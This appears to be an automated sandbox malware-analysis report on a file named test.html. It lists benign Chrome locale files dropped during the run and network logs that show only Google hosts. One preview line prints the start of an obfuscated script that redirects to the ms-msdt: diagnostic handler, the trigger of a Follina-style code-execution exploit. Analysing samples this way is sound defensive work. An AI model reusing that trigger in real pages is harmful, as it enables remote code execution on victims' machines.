Preview:	{.. "app_description": {.. "message": "Chrome ....".. },.. "app_name": {.. "message": "Chrome ....".. },.. "craw_app_unavailable": {.. "message": "..... ....".. },.. "craw_connect_to_network": {.. "message": "..........".. },.. "iap_unavailable": {.. "message": "..........".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome ....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ko\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	631
Entropy (8bit):	5.160315577642469
Encrypted:	false
SSDEEP:	12:1HEJ1GG1+WYpU34K3aT+dgh8d0HTO8ZpU34KaNkaT03OyZnLAOfTY/YeHx:1HEajWYpc3aSl0Hq8Zpc6kasOGAOfyYA
MD5:	9F6B4D82A70C74CA751E2EAE70FAB5CF
SHA1:	0534F125FFCE8222277CF2BE3401C59DAF9217F8
SHA-256:	D1467B8D037114403E8F4EFC52E88C4A7FEB96126BE4CFF883FEFF1084EF7E68
SHA-512:	ED9319830314385D09C06F62EE34186E8CA576C857981205E4468A28B3ACD2AB03384E77B866032C324ABDD97A56EFD08E2D6E0C79D563578B3EC52517819BD
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome . ... ..".. },.. "app_name": {.. "message": "Chrome . ... ..".. },.. "craw_app_unavailable": {.. "message": ".. .. ..".. },.. "craw_connect_to_network": {.. "message": "..... .....".. },.. "iap_unavailable": {.. "message": ".. .. ..".. },.. "jwt_retrieve_failed": {.. " message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome. .....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\lt\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	4.66839186029557
Encrypted:	false
SSDEEP:	12:1HEJpqHnkGGpqHnk+WYpU346M+dgV6O8ZpU34WzSWz03OyZnLAOfTYx:1HELqHtKqHPWYpM3A8ZpwGzOGAOfg
MD5:	4CA644F875606986A9898D04BDAE3EA5

SHA1:	722A10569E93975129D67FBDB75B537D9D622AD1
SHA-256:	7C311AB751D840D750C11553C083785813E079C1D464FE568A98C9E3EF3DB96C
SHA-512:	E575E3D0622F5BD4B6C0EE79128A1B1F1882195670139D1983F4377D847141B8FB8EBB8BCED82AF3A220ED07D3577AFBE085BADC0E9C7678292B80E3EC5D344
Malicious:	false
Preview:	{.. "app_description": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "app_name": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "craw_app_unavailable": {.. "message": "Programa .iuo metu negalima.".. },.. "craw_connect_to_network": {.. "message": "Prisijunkite prie tinklo.".. },.. "iap_unavailable": {.. "message": "Mok.jimai programoje .iuo metu negalimi.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prisijunkite prie .Chrome..".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\lv\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	671
Entropy (8bit):	4.631774066483956
Encrypted:	false
SSDEEP:	12:1HEJFhVbGGFhVb+WYpU34wDoz+dgGedBO8ZpU34wF03OyZnLAOfTYGYID:1HENQkkWYp2Doy/em8Zp2WOGAOfRYID
MD5:	C5CE2C51391EAFD3DA9E4C71549A3C28
SHA1:	1F67FF6EF6E90C0CE3AAF56ED543A3EFD381574D
SHA-256:	1FA1DF2CA8516DEF490FB8484E9AA498ACFF80EEF5C9258FFE42D3678E6C7DED
SHA-512:	C85F6281E682F52BC2147DEA7E2F3BB4DC48D98BADA8687B05C6C7271C78EA7F5431CD51671A4184C9AE004FC53C016E3C594697F483195CCBA08A93821EEF0
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome interneta veikala maks.jumu sist.ma".. },.. "app_name": {.. "message": "Chrome interneta veikala maks.jumu s ist.ma".. },.. "craw_app_unavailable": {.. "message": "Lietotne pagaid.m nav pieejama.".. },.. "craw_connect_to_network": {.. "message": "L.dzu, izveidojiet savienojumu ar t.klu.".. },.. "iap_unavailable": {.. "message": "Maks.jumi lietotn.s pa.laik nav pieejami.".. },.. "jwt_retrieve_failed": {.. "message": "The transacti on could not be completed.".. },.. "please_sign_in": {.. "message": "L.dzu, pierakstieties p.rl.k. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\nb\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	624
Entropy (8bit):	4.555032032637389
Encrypted:	false
SSDEEP:	12:1HEJhiOGGhiO+WYpU34OHSN+dgFjdGFZO8ZpU34JgdN03OyZnLAOfTYiD:1HEDiHIitWYpCYJ8ZpD1OGAOfRD
MD5:	93C459A23BC6953FF744C35920CD2AF9
SHA1:	162F884972103A08ADB616A7EB3598431A2924C5
SHA-256:	2CD700AEB57D89C2E73333D0702556EE3FF3863516170F85669BC680FCBDC4E0
SHA-512:	F76E6E8D8499306883C3EC1E774F7E8BB6B601096DA5A14D17D3E7D5732829542041E42B7350466589291ADCC83FB065FD591B4E20CFCF8EDC586E128ECBFCB5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Nettmarked-betalinger".. },.. "app_name": {.. "message": "Chrome Nettmarked-betalinger".. },.. "craw_app _unavailable": {.. "message": "Appen er utilgjengelig for .yeblikket.".. },.. "craw_connect_to_network": {.. "message": "Du m. koble til et nettverk.".. },.. "iap _unavailable": {.. "message": "Betaling i app er ikke tilgjengelig for .yeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be complet ed.".. },.. "please_sign_in": {.. "message": "Du m. logge p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\nl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	615
Entropy (8bit):	4.4715318546237315
Encrypted:	false
SSDEEP:	12:1HEJJQGkbGGJQGkb+WYpU34OQKJT+dgiXUmvFZO8ZpU34g7JT03OyZnLAOfTYMD:1HErxkaqxk6WYptndXI8ZpTOGAOfbD
MD5:	7A8F9D0249C680F64DEC7650A432BD57
SHA1:	53477198AEE389F6580921B4876719B400A23CA1
SHA-256:	92BE7C2DC9CFBE5A65E9CE6488D364C8D7EC19E7B67A31E4D43C1CB2B169671C
SHA-512:	969AB979546A741C0F3EDBEEB21BABA375FA8870D4FB9248CDD4C305736E332E10CAB7B64C5C078E60EC0CD73848101B390BE8F44B89C310058AF4C1CA3C8A7
Malicious:	false

Preview:	{.. "app_description": {.. "message": "Betalingen via Chrome Web Store".. },.. "app_name": {.. "message": "Betalingen via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "App momenteel niet beschikbaar.".. },.. "craw_connect_to_network": {.. "message": "Maak verbinding met een netwerk.".. },.. "iap_unavailable": {.. "message": "In-app-betalingen is momenteel niet beschikbaar.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log in bij Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\pl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.646901997539488
Encrypted:	false
SSDEEP:	12:1HEJbiVbGGbiVb+WYpU34OBHlBi9+dgQUg6O8ZpU34bdbfiIu03OyZnLAOfTYR5k:1HE5iVauiV6WYpIAYr8ZpxFiaOGAOfIC
MD5:	0E6194126AFCCD1E3098D276A7400175
SHA1:	E8127B905A640B1C46362FA6E1127BE172F4A40F
SHA-256:	E2699F98C511B18A2AFB82EAE9A4804B646C4FF1077D80E77C17A3943A6373C2
SHA-512:	A71F7C7BFBBF1E37E699601AF2E095C56CBA91F90CB7556477DF31D01B83ADFB1271E1775C9BA299FF6875BBFC2B6AB47488CC88E33DEF2F6F2E0E5AC687B777
Malicious:	false
Preview:	{.. "app_description": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "app_name": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplikacja jest obecnie niedost.pna.".. },.. "craw_connect_to_network": {.. "message": "Po..cz si. z sieci..".. },.. "iap_unavailable": {.. "message": "P.atno.ci w ramach aplikacji s. teraz niedost.pne.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Zaloguj si. w Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\pt_BR\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.515158874306633
Encrypted:	false
SSDEEP:	12:1HEJsc/bGGsc/b+WYpU34OLw+dgn/KzO8ZpU34FjIBMwGRO03OyZnLAOfTYN+KcY:1HEb/a8/6WYp4mZ8Zp7cKlOGAOf2tD
MD5:	86A2B91FA18B867209024C522ED665D5
SHA1:	63DEC245637818C76655E01FCB6D59784BC7184E
SHA-256:	6374880FDD1F8AF1EE8AEA6A06B73BE0AB265AFCEB4FE6F08BDE3B3989264B21
SHA-512:	DA6DBDE5028756421C2904F605632EE98831A25A1247E6238A931629B94CE8A00FD76F4235F118D2167304BD60F2C06B2AD78E54FF6CE53F8C38DF8C7B5AFCE
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos da Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos da Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplicativo indispon.vel no momento.".. },.. "craw_connect_to_network": {.. "message": "Conecte-se a uma rede.".. },.. "iap_unavailable": {.. "message": "No momento, os Pagamentos no aplicativo n.o est.o dispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Fa.a login no Google Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\pt_PT\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	622
Entropy (8bit):	4.526171498622949
Encrypted:	false
SSDEEP:	12:1HEJsZUkbGGsZUkb+WYpU34OAE+dgqxKzO8ZpU34rEpBfvPO03OyZnLAOfTYLD:1HEmUka5Uk6WYpFvdxZ8ZpSTnPlOGAOS
MD5:	750A4800EDB93FBE56495963F9FB3B94
SHA1:	8BFB915488A4EB3CB33D68E2E59F1F8447DB7D61
SHA-256:	C1C94F65FABAF17DEF98A8587711A56D61B1E5607500E9B01F2824DB109F9E83
SHA-512:	2AEDEF5793406221BE76AF22031CE8C30AB5FAEAED09BB394C153E2EBE990C89C1A2A73B40D8A92842641AFCA8C77FFD808A2058602D3646FD8DAE2844406F24
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos via Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplica..o atualmente indispon.vel.".. },.. "craw_connect_to_network": {.. "message": "Ligue-se a uma rede.".. },.. "iap_unavailable": {.. "message": "Os Pagamentos na app est.o atualmente indispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicie sess.o no Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ro\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.61125938671415
Encrypted:	false
SSDEEP:	12:1HEJqJrJZGGqJrJZ+WYpU344HIx2Z+dgrVPlZO8ZpU34qT7hl3O03OyZnLAOfTYU:1HEC4D8WYpKow8WV68ZpKhoOGAOfoVGD
MD5:	98D43E4B1054A65DF3FA3CC40AB6FB6D
SHA1:	46E0A21C4DA2BB5D4D8F837AE211C1B6FA26E7E2
SHA-256:	113A13900CBA62FE8AED06751971C23A80A99B47F9BE219CF884D57DB19611D9
SHA-512:	A76DC53912A4F46714926B9EA2B22E909540E447F61F6DD72607AB7B3BB5D4A9B39E525B04C33AEC53BA813D14AC1FB5827275B2524E52B693E83171E1CD146
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "app_name": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "cr aw_app_unavailable": {.. "message": ".n prezent, aplica.ia nu este disponibil..".. },.. "craw_connect_to_network": {.. "message": "Conecteaz.-te la o re.ea.".. },.. "iap_unavailable": {.. "message": "Pl..ile .n aplica.ie nu sunt disponibile momentan.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be c ompleted.".. },.. "please_sign_in": {.. "message": "Conecteaz.-te la Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ru\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	744
Entropy (8bit):	4.918620852166656
Encrypted:	false
SSDEEP:	12:1HEJ7OJHZMSl3ZGG7OJHZMSl3Z+WYpU34zWJ2F+dgVtLSv/TO8ZpU347NWjT03On:1HElOJHZMq4uOJHZMq8WYpdWJ/YGHq8m
MD5:	DB2EDF1465946C06BD95C71A1E13AE64
SHA1:	FB4F3ECE9ECECEBBC6CA2A592A15FB9C1FDFB811
SHA-256:	FBAF22CE6E16DE174CED8CB5EA3098CCA1C3426A2111FF33BD3E64DA64ED67AB
SHA-512:	4E0CF00BAEF1757548DEB17BBE1AF55770A0A0F7351779EF55C7DEFA6D112D0227B8865C2C22E0EC62E6E2F1C8E1632A2D0CE6828D25C5ABBF143C990116F6 32
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... ....-..... Chrome".. },.. "app_name": {.. "message": "..... ....-..... Chrome".. },.. "craw_app_u navailable": {.. "message": "..... .....".. },.. "craw_connect_to_network": {.. "message": "..... . .....".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... . Chrome.".. }.. }..


Static File Info

General

File type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	6.0773352274660315
TrID:	• HyperText Markup Language (15015/1) 30.02% • HyperText Markup Language (12001/1) 23.99% • HyperText Markup Language (12001/1) 23.99% • HyperText Markup Language (11001/1) 21.99%
File name:	test.html
File size:	12819
MD5:	7f1444fb3577da9970eb8d035b26ced6
SHA1:	87306ad6261bdfebf00d379f242fca7eef6fab03
SHA256:	9d0d97fcb30473b981b65cc9281575b42213f44a2d163f753174df34b37c44f4
SHA512:	24eca62a3ac9e5565ac19511d6443004f43a44f585914d8d6a3f112e6396840b63e4275be4c809e938583572e9ab154edd8d43df97abd40b98d270951fcfd191
SSDEEP:	192:CUUW7GUpDmLryJoAf719cD6wIFfRIbTO96KEbHGQ78/7GyUxV4eDQnHGb:CECQ4yJPDcD6c2NE3G7GyUxV33b
TLSH:	A7429E50D262BB61D7A605E4F2A0B89C9FD70D46B0BF5DC9C96C413DBA8D12458C1337
File Content Preview:	<!DOCTYPE html>..<html><head>..<meta http-equiv="content-type" content="text/html; charset=windows-1252"></head><body>....<script type="text/JScript">.....location.href = "m" + "s-msdt:/" + "ID" + " " + "PcwdiAgnOSTi" + "C" + " " + "-sKi" + "P"

Network Behavior

Network Port Distribution



Total Packets: 32

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:54:41.183644056 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.183744907 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.183842897 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.185703993 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.185760021 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.185842991 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.186009884 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.186049938 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.186208963 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.186253071 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.238234043 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.243535995 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.243562937 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.244391918 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.244465113 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.246249914 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.246576071 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.246634007 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.247001886 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.247066975 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.248282909 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.248368979 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.614420891 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.614959955 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.614970922 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.615506887 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.616019011 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.616360903 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.616445065 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.616462946 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.649455070 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.649519920 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.649537086 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.649554968 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.649609089 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.668924093 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.669008017 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.669027090 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.669161081 CEST	443	49752	142.250.203.109	192.168.2.5
Aug 1, 2022 10:54:41.669209957 CEST	49752	443	192.168.2.5	142.250.203.109

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:54:41.761719942 CEST	49753	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:41.761775017 CEST	443	49753	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:41.762573957 CEST	49752	443	192.168.2.5	142.250.203.109
Aug 1, 2022 10:54:41.762613058 CEST	443	49752	142.250.203.109	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:54:40.845612049 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:40.846551895 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:40.848385096 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:41.074489117 CEST	62704	53	192.168.2.5	8.8.8.8
Aug 1, 2022 10:54:41.076196909 CEST	53934	53	192.168.2.5	8.8.8.8
Aug 1, 2022 10:54:41.102293015 CEST	53	62704	8.8.8.8	192.168.2.5
Aug 1, 2022 10:54:41.103738070 CEST	53	53934	8.8.8.8	192.168.2.5
Aug 1, 2022 10:54:41.596792936 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:41.596820116 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:41.602781057 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:42.353811026 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:42.353840113 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:42.353892088 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:45.764843941 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:45.766839981 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:45.768475056 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:46.524147034 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:46.524327040 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:46.524341106 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:46.574594021 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.604131937 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.607002020 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.638273954 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.638315916 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.638334036 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.638354063 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.640573025 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.644048929 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.699765921 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.700311899 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.741069078 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.742413998 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.746567011 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.756088018 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.756118059 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.756127119 CEST	443	60971	216.58.215.238	192.168.2.5
Aug 1, 2022 10:54:46.757385969 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:46.784492970 CEST	60971	443	192.168.2.5	216.58.215.238
Aug 1, 2022 10:54:47.284858942 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:47.284914970 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:47.284919977 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:48.960941076 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:49.036592007 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:49.170022964 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:49.717745066 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:49.795778990 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:49.905180931 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:50.467809916 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:50.546037912 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:54:50.665575027 CEST	137	137	192.168.2.5	192.168.2.255

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:55:39.942462921 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:55:40.695679903 CEST	137	137	192.168.2.5	192.168.2.255
Aug 1, 2022 10:55:41.445734024 CEST	137	137	192.168.2.5	192.168.2.255

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 1, 2022 10:54:41.074489117 CEST	192.168.2.5	8.8.8.8	0x41c5	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:54:41.076196909 CEST	192.168.2.5	8.8.8.8	0x6952	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 1, 2022 10:54:41.102293015 CEST	8.8.8.8	192.168.2.5	0x41c5	No error (0)	accounts.google.com		142.250.203.109	A (IP address)	IN (0x0001)
Aug 1, 2022 10:54:41.103738070 CEST	8.8.8.8	192.168.2.5	0x6952	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Aug 1, 2022 10:54:41.103738070 CEST	8.8.8.8	192.168.2.5	0x6952	No error (0)	clients.l.google.com		216.58.215.238	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- clients2.google.com
- accounts.google.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49753	216.58.215.238	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-01 08:54:41 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm X-Goog-Update-Updater: chromecrx-85.0.4183.121 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-08-01 08:54:41 UTC	1	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-DjVPkFmmy8vyd02Kk1XJ_g' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Mon, 01 Aug 2022 08:54:41 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5691 X-Daystart: 6881 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
